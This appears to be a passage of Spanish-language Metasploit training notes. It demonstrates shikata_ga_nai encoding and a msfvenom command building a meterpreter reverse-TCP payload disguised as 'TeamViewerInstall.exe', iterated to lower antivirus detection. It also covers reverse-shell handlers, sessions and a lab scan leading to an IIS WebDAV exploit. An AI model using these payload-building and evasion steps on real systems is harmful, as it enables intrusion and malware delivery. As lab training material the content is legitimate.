
Ahora deberíamos mirar la primera línea del **$buf** y ver cómo cambia al aplicar un codificador como **shikata_ga_nai**:



```
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"
buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xd6\xe9\x94"
buf += "\x47\xdf\xa3\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"
buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"
```

Después de escoger el exploit podemos decidir como encodearlo con:


```
msf6 exploit(ms09_050_smb2_negotiate_func_index) > show encoders
```



```
Compatible Encoders
===================

   Name                    Disclosure Date  Rank       Description
   ----                    ---------------  ----       -----------
   generic/none                             normal     The "none" Encoder
   x86/alpha_mixed                          low        Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper                          low        Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_utf8_tolower                   manual     Avoid UTF8/tolower
   x86/call4_dword_xor                      normal     Call+4 Dword XOR Encoder
   x86/context_cpuid                        manual     CPUID-based Context Keyed Payload Encoder
   x86/context_stat                         manual     stat(2)-based Context Keyed Payload Encoder
   x86/context_time                         manual     time(2)-based Context Keyed Payload Encoder
   x86/countdown                            normal     Single-byte XOR Countdown Encoder
   x86/fnstenv_mov                          normal     Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive                    normal     Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha                             low        Non-Alpha Encoder
   x86/nonupper                             low        Non-Upper Encoder
   x86/shikata_ga_nai                       excellent  Polymorphic XOR Additive Feedback Encoder
   x86/single_static_bit                    manual     Single Static Bit
   x86/unicode_mixed                        manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper                        manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```


Consideremos el ejemplo anterior como tal: un ejemplo hipotético. Si codificáramos payload útil ejecutable solo una vez con SGN, **lo más probable es que la mayoría de los antivirus actuales la detectaran**. Profundicemos en ello un momento. Al seleccionar msfvenom, el subíndice del marco que gestiona la generación de payload y los esquemas de codificación, obtenemos la siguiente entrada:

```
 msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -o
./TeamViewerInstall.exe
```



```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: TeamViewerInstall.exe
```

Al pasarlo por el antivirus el resultado sería:



54 / 69

Community Score

54 engines detected this file

d3659a6285d43eab87f0c0fb0689ec745e13e153f3d504110e57474248c457a1

TeamViewerInstall.exe

overlay peexe

72.07 KB
Size

2020-08-17 14:20:19 UTC
3 minutes ago


EXE

DETECTION DETAILS BEHAVIOR COMMUNITY


Acronis	Suspicious	Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
SecureAge APEX	Malicious	Arcabit	Trojan.CryptZ.Gen
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Gen
BitDefenderTheta	Gen:NN.ZexaF.34152.eq1@ae1M5Wmi	Bkav	W32.FamVT.RorenNHc.Trojan
CAT-QuickHeal	Trojan.Swrort.A	ClamAV	Win.Trojan.Swrort-5710536-0

Pero si añadimos más iteraciones en los parámetros:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -i 10 -o
/root/Desktop/TeamViewerInstall.exe
```



```
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/Desktop/TeamViewerInstall.exe
```



52 engines detected this file

d0fd9aa461a3bea54ecfe24814cf1252294c94d72b67990ec2c5bdaa2cae64ea
TeamViewerInstall.exe
overlay peexe

72.07 KB
Size

2020-08-17 14:13:18 UTC
3 minutes ago


Acronis	Suspicious	Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
SecureAge APEX	Malicious	Arcabit	Trojan.CryptZ.Gen
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Gen
BitDefenderTheta	Gen:NN.ZexaF.34152.eq1@aK1JbEei	Bkav	W32.FamVT.RorenNHc.Trojan
CAT-QuickHeal	Trojan.Swrort.A	ClamAV	Win.Trojan.Swrort-5710536-0

Observamos como ha pasado un poco más desapercibido.

Sessions


MSFconsole puede gestionar **varios módulos simultáneamente**. Esta es una de las muchas razones por las que ofrece al usuario tanta flexibilidad. Esto se logra mediante el uso de sesiones, que crean interfaces de control dedicadas para todos los módulos implementados.

```
msf6 exploit(windows/smb/psexec_psh) > sessions
```



```
Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MS01  10.10.10.129:443 -> 10.10.10.205:50501 (10.10.10.205
```

```
msf6 exploit(windows/smb/psexec_psh) > sessions -i 1
```



```
[*] Starting interaction with 1...

meterpreter >
```


Para establecer una sesión hacemos `CRTL + Z` para poder guardar ese momento, es como hacer un snapshot, para poder luego buscar el exploit que necesitemos y usarlo en esa sesión con `set session <número de sesión>`.

Jobs

Si, por ejemplo, ejecutamos un exploit activo en un puerto específico y lo necesitamos para otro módulo, no podemos simplemente cerrar la sesión con [Ctrl] + [C]. Si lo hiciéramos, el puerto seguiría en uso, lo que afectaría el uso del nuevo módulo. Por lo tanto, tendríamos que usar el comando jobs para revisar las tareas activas en segundo plano y finalizar las antiguas para liberar el puerto.

Running an Exploit as a Background Job


```
msf6 exploit(multi/handler) > exploit -j
```



```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.34:4444
```

Listing Running Jobs

```
msf6 exploit(multi/handler) > jobs -l
```




```
Jobs
====

 Id  Name                    Payload                    Payload opts
 --  ----                    -------                    ------------
 0   Exploit: multi/handler  generic/shell_reverse_tcp  tcp://10.10.14.34:4444
```

Meterpreter

El payload de **Meterpreter** es un tipo específico de payload multifacética y extensible que utiliza la **inyección de DLL** para garantizar que la conexión con el host víctima sea estable y difícil de detectar mediante comprobaciones sencillas. Además, puede configurarse para que sea persistente tras reinicios o cambios del sistema. Además, Meterpreter reside completamente en la memoria del host remoto y no deja rastros en el disco duro, lo que dificulta su detección con técnicas forenses convencionales.


MSF - Scanning Target

```
msf6 > db_nmap -sV -p- -T5 -A 10.10.10.15
```




```
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-03 09:55 UTC
[*] Nmap: Nmap scan report for 10.10.10.15
[*] Nmap: Host is up (0.021s latency).
[*] Nmap: Not shown: 65534 filtered ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 80/tcp open  http    Microsoft IIS httpd 6.0
[*] Nmap: | http-methods:
[*] Nmap: |_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
[*] Nmap: |_http-server-header: Microsoft-IIS/6.0
[*] Nmap: |_http-title: Under Construction
[*] Nmap: | http-webdav-scan:
[*] Nmap: |   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, L
[*] Nmap: |   WebDAV type: Unknown
[*] Nmap: |   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOC
[*] Nmap: |   Server Date: Thu, 03 Sep 2020 09:56:46 GMT
[*] Nmap: |_  Server Type: Microsoft-IIS/6.0
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 59.74 seconds
```

```
msf6 > hosts
```



```
Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.15             Unknown                    device


msf6 > services

Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
10.10.10.15  80    tcp    http  open   Microsoft IIS httpd 6.0
```



http://10.10.10.15:80

Under Construction

The site you are trying to view does not currently have a default page. It may be in the process of being upgraded and configured.

Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

If you are the Web site administrator and feel you have received this message in error, please see "Enabling and Disabling Dynamic Content" in IIS Help.

To access IIS Help

1. Click **Start**, and then click **Run**.
2. In the **Open** text box, type **inetmgr**. IIS Manager appears.
3. From the **Help** menu, click **Help Topics**.
4. Click **Internet Information Services**.


Observamos que es un sitio web en construcción; no hay nada web que ver. Sin embargo, al observar más detenidamente tanto el final de la página web como el resultado del análisis de Nmap, observamos que el servidor ejecuta **Microsoft IIS httpd 6.0**. Por lo tanto, continuamos nuestra investigación en esa dirección, buscando vulnerabilidades comunes para esta versión de IIS. Tras una breve búsqueda, encontramos el siguiente indicador de una vulnerabilidad generalizada: **CVE-2017-7269**. También cuenta con un módulo de Metasploit desarrollado para ello.

MSF - Searching for Exploit

Teniendo en cuenta lo anterior, hemos dado con que se usa este iis:

```
search iis_webdav_upload_asp
```

y hay un exploit disponible:

